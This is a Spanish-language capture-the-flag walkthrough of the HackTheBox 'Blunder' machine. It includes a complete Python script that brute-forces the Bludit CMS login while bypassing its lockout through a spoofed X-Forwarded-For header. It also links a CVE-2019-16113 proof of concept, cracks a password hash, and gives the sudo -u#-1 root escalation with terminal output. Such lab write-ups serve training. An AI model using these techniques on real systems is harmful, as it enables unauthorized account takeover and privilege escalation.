


MÁQUINA BLUNDER HACKTHEBOX




Escaneo con nmap

```
18:32:31 as ktulu on parrot in ~/HTB/blunder/nmap
→ cat targeted
```

	File: targeted
1	# Nmap 7.80 scan initiated Wed Jun 17 17:51:28 2020 as: nmap -sC -sV -p 80 -oN targeted 10.10.10.191
2	Nmap scan report for 10.10.10.191
3	Host is up (0.12s latency).
4	
5	PORT STATE SERVICE VERSION
6	80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
7	_http-generator: Blunder
8	_http-server-header: Apache/2.4.41 (Ubuntu)
9	_http-title: Blunder A blunder of interesting facts
10	
11	Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
12	# Nmap done at Wed Jun 17 17:51:53 2020 -- 1 IP address (1 host up) scanned in 24.87 seconds

Utilizo gobuster para enumerar el servicio web y encuentro un fichero todo.txt que contiene un nombre de usuario: fergus



La web tiene protección anti fuerza bruta, con lo que busco un script para que haga fuerza bruta en base a un diccionario creado con palabras de la página con cewl.

```
cewl -w wordlists.txt -d 10 -m 1 http://blunder.htb/
```

<https://github.com/musyoka101/Bludit-CMS-Version-3.9.2-Brute-Force-Protection-Bypass-script/blob/master/bruteforce.py>

```
00:52:09 as ktulu on parrot in ~/HTB/blunder
→ cat bruteforce.py

File: bruteforce.py
1  #!/usr/bin/env python3
2  import re
3  import requests
4  #from __future__ import print_function
5
6  def open_ressources(file_path):
7      return [item.replace("\n", "") for item in open(file_path).readlines()]
8
9  host = 'http://10.10.10.191'
10 login_url = host + '/admin/login'
11 username = 'fergus'
12 wordlist = open_ressources('/home/ktulu/HTB/blunder/wordlists.txt')
13
14 for password in wordlist:
15     session = requests.Session()
16     login_page = session.get(login_url)
17     csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.*?)"', login_page.text).group(1)
18
19     print('[*] Trying: {p}'.format(p = password))
20
21     headers = {
22         'X-Forwarded-For': password,
23         'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
24         'Referer': login_url
25     }
26
27     data = {
28         'tokenCSRF': csrf_token,
29         'username': username,
30         'password': password,
31         'save': ''
32     }
33
34     login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)
35
36     if 'location' in login_result.headers:
37         if '/admin/dashboard' in login_result.headers['location']:
38             print()
39             print('SUCCESS: Password found!')
40             print('Use {u}:{p} to login.'.format(u = username, p = password))
41             print()
42             break
```

```
#!/usr/bin/env python3
import re
import requests
#from __future__ import print_function
def open_ressources(file_path):
    return [item.replace("\n", "") for item in open(file_path).readlines()]
host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = open_ressources('/home/Hackthebox/Blunder/wordlist.txt')
for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.*?)"',
login_page.text).group(1)
    print('[*] Trying: {p}'.format(p = password))
    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }
    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }
    login_result = session.post(login_url, headers = headers, data = data,
allow_redirects = False)
    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```

```
[*] Trying: Society
[*] Trying: Book
[*] Trying: Foundation
[*] Trying: him
[*] Trying: Distinguished
[*] Trying: Contribution
[*] Trying: Letters
[*] Trying: probably
[*] Trying: best
[*] Trying: fictional
[*] Trying: character
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.


00:49:52 as ktulu on parrot in ~/HTB/blunder
→
```

Encuentro una vulnerabilidad en el CMS bludit con su poc en github:


<https://vulmon.com/vulnerabilitydetails?qid=CVE-2019-16113>

<https://github.com/hg8/CVE-2019-16113-PoC/blob/master/CVE-2019-16113.py>

Y el resultado :)



Enumerando el sistema encuentro un fichero con un usuario y contraseña:



Busco ese hash en <https://md5decrypt.net/en/Sha1> y lo obtengo:

faca404fd5c0a31cf1897b823c695c85cffe98d : Password120

Utilizo su hugo y la contraseña para convertirme en el usuario hugo.

Ya puedo ver el user.txt → eedef275ddcc3fd2cba44f1e4aae2ce1

Con sudo -l veo que puedo ejecutar:

User hugo may run the following commands on blunder:

(ALL, !root) /bin/bash

Encuentro esto → <https://www.exploit-db.com/exploits/47502>

Solo con ejecutar sudo -u#-1 /bin/bash ya me convierto en root

root.txt → 715ed731823a930e3db08a97aacf643f

```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -l
Password:
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -u#-1 /bin/bash
root@blunder:/var/www/bludit-3.10.0a/bl-content/databases# id
uid=0(root) gid=1001(hugo) groups=1001(hugo)
root@blunder:/var/www/bludit-3.10.0a/bl-content/databases# cat /root/root.txt
715ed731823a930e3db08a97aacf643f
root@blunder:/var/www/bludit-3.10.0a/bl-content/databases# |
```